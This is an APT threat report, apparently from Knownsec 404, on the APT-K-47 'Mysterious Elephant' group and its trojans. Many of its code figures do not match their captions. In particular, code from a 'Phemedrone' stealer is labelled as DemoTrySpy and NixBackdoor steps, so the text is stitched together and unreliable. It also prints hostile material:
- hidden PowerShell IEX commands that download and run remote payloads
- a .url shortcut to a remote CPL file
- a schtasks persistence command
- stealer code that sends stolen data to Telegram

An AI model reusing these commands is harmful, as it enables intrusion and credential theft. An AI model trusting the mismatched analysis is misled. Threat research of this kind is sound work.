APT-K-47 Organization Launches Espionage Attacks Using a New Trojan Tool

By Knownsec 404 team

Published: 2024-02-06 · Archived: 2026-04-05 19:40:24 UTC

Author: K&XWS@Knownsec 404 Advanced Threat Intelligence Team
Chinese version: https://paper.seebug.org/3115/

1 Summary

APT-K-47, also known as Mysterious Elephant, is an APT organization whose activity details were first disclosed by Knownsec 404 Advanced Threat Intelligence Team. In-depth analysis of APT-K-47's techniques, tactics, tools, and operational objectives reveals shadows of several other APT groups in South Asia, including but not limited to Sidewinder,Confucius and Bitter.

APT-K-47's technical and tactical approaches are largely similar to other South Asian groups, primarily revolving around social engineering. Phishing attacks are initiated by delivering bait based on current events, with initial attack vectors often exploiting vulnerabilities in CHM files, document vulnerabilities (such as CVE-2017–11882), and WinRAR software vulnerabilities. According to our continuous monitoring data, the targets of this organization include Russia, Pakistan, Bangladesh and the United States.

In August 2023, Knownsec 404 Advanced Threat Intelligence Team disclosed the attack tool ORPCBackdoor from the emerging APT organization APT-K-47 originating from South Asia. Since then, the team has been closely monitoring the activities of this organization. Recently, we detected a new wave of APT-K-47's attack activities and uncovered some previously undisclosed attack weapons. The core tool of this organization remains ORPCBackdoor. In this latest attack, the organization utilized a yet-to-be-disclosed Trojan tool to successfully infiltrate systems.

Subsequently, they downloaded ORPCBackdoor and other malicious payloads, conducted disk directory traversal, and exfiltrated target files to C2. Additionally, the organization stole password information from the target computer browsers and transmitted it back. In the following sections, we will elaborate on the details of the findings from this tracking operation.

2 Attack Details

The recent discovery of attack activities involves the utilization of undisclosed Trojan programs (Trojan 1, named WalkerShell due to its inclusion of the specific string "walker", and Trojan 2 named Nimbo-C2). Upon analysis, it was found that the attackers downloaded a total of three different malicious payloads, including ORPCBackdoor, a

Trojan specifically designed to steal Chrome browser password records (named DemoTrySpy), and a backdoor program for downloading and executing shellcode (named NixBackdoor). The overall attack chain is depicted in Figure 1.

Press enter or click to view image in full size



Figure 1: Overall Attack Chain

In this batch of attack activities, we have identified two primary attack paths employed by the attackers:

1. The attackers implant the Nimbo-C2 Trojan on a compromised machine and then use PowerShell to download the DemoTrySpy tool. This tool is responsible for stealing browser passwords, packaging them into local files, and then transmitting these files back to a dedicated server for file exfiltration.

2. On another compromised machine, the attacker implants the WalkerShell trojan, which traverses the disk and uploads files of interest to a dedicated file storage server.Simultaneously, the attackers use PowerShell to download DemoTrySpy tool for stealing usernames and passwords from the browser. Additionally, they use PowerShell to download and execute ORPCBackdoor, thereby achieving long-term remote control of the compromised machine.

Get Knownsec 404 team's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Below, we will conduct a detailed analysis of the attack weapons involved in the figure.

2.1 Description of WalkerShell

WalkerShell is a malicious program written by C#. When executed, it first utilizes the polor function to obtain the hostname and username of the target host, as illustrated in Figure 2 below.

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Figure 2: Execution Process of WalkerShell

The primary function of the polor function is to execute the command passed in through parameter 1 using cmd and return the final result via parameter 2, as detailed in Figure 3 below.

```
"Powershell.exe" -nop -w hidden -c "I''E''X ((new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/nateeinta
nan2527/Joyce_Data/main/DATA3.txt'))"
```

Figure 3: polor Function

Ultimately, the program appends the collected information with the `~walker` string, adds an Author field in the header, and writes the processed data into this field to transmit the gathered data back. It extracts the value of the `Cmn` field from the header returned by the server and returns it, as depicted in Figure 4 below.

```
UI8url =
https://github.com/nateeintanan2527/Joyce_Data/raw/main/DATA3.zip;

UI8dir = [System.Guid]::NewGuid().ToString();

(New-Object Net.WebClient).DownloadFile(UI8url, UI8env:temp\UI8dir.zip);

New-Item -Path UI8env:temp\UI8dir -ItemType Directory;

Expand-Archive -LiteralPath UI8env:temp\UI8dir.zip -DestinationPath
UI8env:temp\UI8dir;

attrib +h UI8env:temp\UI8dir;

Remove-Item UI8env:temp\UI8dir.zip;

Start-Sleep -Seconds 3; Set-Location -Path UI8env:temp\UI8dir;

Start-Process .\WerFaultSecure.exe
```

Figure 4: Processing and Returning Data

The data returned from the server is presented in Table 1 as follows:

Press enter or click to view image in full size

Command	Function Description
emit	Program Exit
delta1	Receive instructions again after a 30-second delay
delta2	Receive instructions again after a delay of 160-190 seconds
delta3	Receive instructions again after a delay of 730-770 seconds
xxx(cmd命令)	Execute the "xxx" command and return the results

Table 1: List of WalkerShell Commands and Functional Descriptions

If the returned data is a cmd command, the format of the transmitted data is:
`[username] +“ ”+ [pcname] + “~endow~$[command]$”`, as shown in Figure 5.



Figure 5: Format of Transmitted Data

2.2 Description of DemoTrySpy

DemoTrySpy is named for its pdb path containing DemoTry and its main function of data exfiltration, as shown in Figure 6.

```
void __fastcall string_decryption_sub_7FFEB0FD2CD0(WORD *decryptedBuffer, WORD *encryptedBuffer)
{
  int characterIndex; // [rsp+0h] [rbp-18h]

  for ( characterIndex = 0; characterIndex < 43; ++characterIndex )
    decryptedBuffer[characterIndex] = (characterIndex % 90 + 12) ^ encryptedBuffer[characterIndex];
}
```

Figure 6: DemoTrySpy Path

In the export table of DemoTrySpy, we found a partial code implementation of the open-source project cJSON. This code snippet is integrated into the malicious program and is intended for subsequent parsing of JSON format data contained in the Local State of Chrome browser user data, as detailed in Figure 7.

Press enter or click to view image in full size

```
call    sub_7FFEB0FD1840 ; DecryptedString: /F /CREATE /TN "Licensing2" /tr "C:\Users\Public\Libraries\Books\WerFaultSecure.exe" /sc minute /MO 90
mov     [rsp+858h+var_6D8], rax
lea     rdx, [rsp+858h+var_238]
lea     rcx, [rsp+858h+var_7F1]
call    sub_7FFEB0FD1AC0
mov     rcx, rax
call    sub_7FFEB0FD17C0 ; DecryptedString: C:\Windows\System32\schtasks.exe
lea     rcx, [rsp+858h+var_630]
mov     [rsp+858h+var_810], rcx
lea     rcx, [rsp+858h+var_2E8]
mov     [rsp+858h+var_818], rcx
mov     [rsp+858h+var_820], 0
mov     [rsp+858h+var_828], 0
mov     [rsp+858h+var_830], 8000000h
mov     dword ptr [rsp+858h+var_838], 0
xor     r9d, r9d
xor     r8d, r8d
mov     rcx, [rsp+858h+var_6D8]
mov     rdx, rcx
mov     rcx, rax
call    [rsp+858h+CreateProcessW]
```

Figure 7: Detailed Content

Upon execution, the program will set its window to a hidden state, as shown in Figure 8.

Press enter or click to view image in full size



Figure 8: Setting Itself to Hidden

Next, the program will create `C:\Users\Public\Documents\tmpA10.tmp` and write hardcoded data headers into it, as shown in Figures 9 and 10.

Press enter or click to view image in full size

```
.text:00007FFEB0FD283B call    sub_7FFEB0FD1BE0
.text:00007FFEB0FD2840 mov     rcx, rax
.text:00007FFEB0FD2843 call    sub_7FFEB0FD1780 ; C:\Windows\explorer.exe
.text:00007FFEB0FD2848 mov     rdx, [rsp+858h+Decrypted_buffer_newlyAllocated_ERW]
.text:00007FFEB0FD2850 mov     rcx, rax
.text:00007FFEB0FD2853 call    [rsp+858h+CryptCATCDFOpen] ; Execute second stage
```

Figure 9: Creating tmpA10.tmp File

```
namespace Phemedrone
{
    public class Config
    {
        public static void Init()
        {
            Config.TelegramAPI = StringsCrypt.DecryptConfig(Config.TelegramAPI);
            Config.TelegramID = StringsCrypt.DecryptConfig(Config.TelegramID);
            Config.Email_To = StringsCrypt.DecryptConfig(Config.Email_To);
        }

        // Token: 0x0400000A RID: 10
        public static string Email_To = "CRYPTED:wrrU0eL2SgFXHFr2dJMJjxCXAYOcKP/WKyRTrIP3eGAdVpP3YoRJfphobHZLRTHJ";

        // Token: 0x0400000B RID: 11
        public static string TelegramAPI = "CRYPTED:VVSiXb1TEOq92XlioOW6NX6a80qdW9D9hr8GMmvSlwLS5Mw+sykCX276xFgjmJsM";

        // Token: 0x0400000C RID: 12
        public static string TelegramID = "CRYPTED:IugpeLhI1JsiANu64Sg5VQ==";
```

Figure 10: Writing hardcoded data headers into Header

The program attempts to retrieve the storage directory for Chrome browser user information. If Chrome browser is not present on the current host, it skips the subsequent logic, as shown in Figure 11.

```
CheckAll.Check();

namespace Phemedrone.Protections
{
    // Token: 0x02000033 RID: 51
    public class CheckAll
    {
        // Token: 0x060000B9 RID: 185 RVA: (
        public static void Check()
        {
            if (Config.Email_To.Length > 0)
            {
                MutexCheck.Check();
            }
        }
    }

namespace Phemedrone.Protections
{
    // Token: 0x02000036 RID: 54
    public class MutexCheck
    {
        // Token: 0x060000BF RID: 191 RVA: 0x0000660B File Offset: 0x0000480B
        public static void Check()
        {
            if (!MutexCheck.Opened)
            {
                Environment.FailFast("");
            }
        }

        // Token: 0x0400005C RID: 92
        public static bool Opened;

        // Token: 0x0400005D RID: 93
        public static Mutex Mutex = new Mutex(true, Config.Email_To, out MutexCheck.Opened);
    }
}
```

Figure 11 ：Attempt to Retrieve User Information Storage Directory

If Chrome browser exists, the program will copy the data from Local State to `C:\Users\Public\Documents\loc.tmp`, as shown in Figure 12.

```
public static void Main()
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    ServicePointManager.DefaultConnectionLimit = 9999;
    Config.Init();
    CheckAll.Check();
    MemoryStream memoryStream = new MemoryStream();
    using (ZipStorage zip = ZipStorage.Create(memoryStream, null, false))
    {
            RuntimeResolver.GetInheritedClasses<IService>()
           .GroupBy(s => s.Priority)
           .Select(s => s.ToList())
           .ToList().ForEach(s =>
           {
               var threads = s.Select(service => new Thread(service.Run)).ToList();
               threads.ForEach(t => t.Start());
               threads.ForEach(t => t.Join());
               s.ForEach(service =>
               {
                   IService.AddRecords(service.Entries, zip);
                   service.Dispose();
               });
           });
        IService.AddRecords(ServiceCounter.Finalize(), zip);
```

Figure 12：Copy Data

The program then copies the data from the Login Data to the file `C:\Users\Public\Documents\log.tmp`, as shown in Figure 13.

Press enter or click to view image in full size

```
namespace Phemedrone.Services
{
    public class FileZilla : IService
    {
        public override PriorityLevel Priority => PriorityLevel.Medium;

        protected override LogRecord[] Collect()
        {
            var array = new List<LogRecord>();
            try
            {
                AddFile(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\recentservers.xml");
                AddFile(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\sitemanager.xml");
            }
```

Figure 13： Copy Data

The subsequent main logic involves the program retrieving the `encrypted_key` from Login data and decrypting the key using DPAPI, as shown in Figure 14.

```
namespace Phemedrone
{
    public abstract class IService : IDisposable
    {
        public LogRecord[] Entries;
        public abstract PriorityLevel Priority { get; }
        protected abstract LogRecord[] Collect();

        public void Run()
        {
            Entries = this.Collect();
        }

        public static void AddRecords(IEnumerable<LogRecord> records, ZipStorage storage)
        {
            foreach (var record in records)
            {
                storage.AddStream(ZipStorage.Compression.Store,
                    record.Path,
                    new MemoryStream(record.Content),
                    DateTime.Now);
            }
        }

        public void Dispose()
        {
            GC.Collect();
            GC.WaitForPendingFinalizers();
        }
    }
}
```

Figure 14: Obtaining the encrypted_key

Then, the program connects to the Login Data file using sqlite3 (the file is a sqlite3 database file) to retrieve the values of the password, username_value, and url fields. It decrypts the data using the decrypted key obtained earlier, as shown in Figure 15.

```
if (!global::Telegram.Telegram.TokenIsValid())
{
    Environment.Exit(0);
}
```

Figure 15: Decrypting Data

The decrypted data is eventually written into the tmpA10.tmp file, with the data format illustrated in Figure 16.

Press enter or click to view image in full size

```
public static bool TokenIsValid()
{
    try
    {
        using (WebClient webClient = new WebClient())
        {
            return webClient.DownloadString(Telegram.TelegramBotAPI + Config.TelegramAPI + "/getMe").StartsWith("{\"ok\":true,");
        }
    }
    catch (Exception ex)
    {
        string text = "Telegram >> TokenIsValid exception:\n";
        Exception ex2 = ex;
        Console.WriteLine(text + ((ex2 != null) ? ex2.ToString() : null));
    }
    return false;
}
```

Figure 16: Writing Data

DemoTrySpy does not have its own functionality to transmit the gathered information. Attackers will utilize WalkerShell to transmit tmpA10.tmp, for instance, using commands like type or curl post, as illustrated in Figure 17.

```
GET /bot[redacted]/getMe HTTP/1.1
Host: api.telegram.org
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: [redacted]
Content-Type: application/json
Content-Length: 205
Connection: keep-alive
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection

{"ok":true,"result":{"id":
[redacted],"is_bot":true,"first_name":"Data4_Telegram","username":"Data4_Telegram_bot","ca
n_join_groups":true,"can_read_all_group_messages":false,"supports_inline_queries":false}}
```

Figure 17：Data Transmission

2.3 NixBackdoor Description

The naming of NixBackdoor originates from its executable file name, Nix.exe. Due to the simplicity of its overall functionality and small code size, without any other special strings, it is named accordingly. When executed, NixBackdoor creates a new thread, as shown in Figure 18.

Press enter or click to view image in full size

```
object[] array = new object[48];
array[0] = "IP:";
array[1] = jsonParser.ParseString("query", Information.JsonString, false);
array[2] = "Country:";
array[3] = jsonParser.ParseString("country", Information.JsonString, false);
[...REDACTED...]
array[41] = string.Join(", ", ServiceCounter.passwordstags.Distinct<string>());
array[42] = "Cookies Tags:";
array[43] = string.Join(", ", ServiceCounter.cookiestags.Distinct<string>());
array[44] = "Antivirus products:";
array[45] = string.Join(", ", Information.GetAv());
array[46] = "File Location:";
int num = 47;
Assembly entryAssembly = Assembly.GetEntryAssembly();
array[num] = ((entryAssembly != null) ? entryAssembly.Location : null) ?? "unknown";
string text2 = string.Format(text, array);
Program.ReportData = text2;
```

Figure 18: Creating a New Thread

The main function of the thread is connect to `recentupdate.sytes.net:6364`. Initially, it retrieves the length of the subsequent shellcode from the server, followed by fetching the subsequent shellcode, as shown in Figure 19.

Figure 19: Retrieving Shellcode

NixBackdoor modifies the shellcode permissions and then jumps to execute, as shown in Figure 20.

Figure 20：Modify shellcode permissions

2.4 ORPCBackdoor Description

Due to the detailed analysis of ORPCBackdoor in the previous article “[APT-K-47 “Mysterious Elephant”, a new APT organization in South Asia," further elaboration on it will be omitted in this instance.

2.5 NimBo-C2 Description

NimBo-C2 is an [open-source project](#)available on GitHub. It is a lightweight and straightforward command and control (C2) framework. The server-side is written in Python, while the client-side is written in Nim and supports both Windows and Linux operating systems. NimBo-C2 enables a wide range of remote control functionalities, as depicted in Figure 21.

Figure 21：NimBo-C2 Project

3 Summary

In this analysis, we identified the attack activities of APT-K-47 organization, which differ significantly from the previously exposed attacks using ORPCBackdoor. In the 2023 attacks, the organization deployed ORPCBackdoor by sending phishing emails containing malicious CHM attachments. However, in this latest attack, they opted for WalkerShell as the initial intrusion vector to download ORPCBackdoor. Additionally, we observed that the organization conducted several other attack activities during the same period. Further details of these findings will be shared in subsequent analysis reports.

4 IOC

HASH：

b087a214fb40e9f8e7b21a8f36cabd53fee32f79a01d05d31476e249b6f472ca DemoTrySpy
74ba5883d989566a94e7c6c217b17102f054ffbe98bc9c878a7f700f9809e910 ORPCBackdoor
c4817f3c3777b063f0adbc1c8e4671da533f716bab7ad2c4b9bc87295df67334 nimbo-c2
85a6ac13510983b3a29ccb2527679d91c86c1f91fdfee68913bc5d3d01eeda2b walkershell

C&C：

outlook-web.ddns[.]net ORPCBackdoor C2
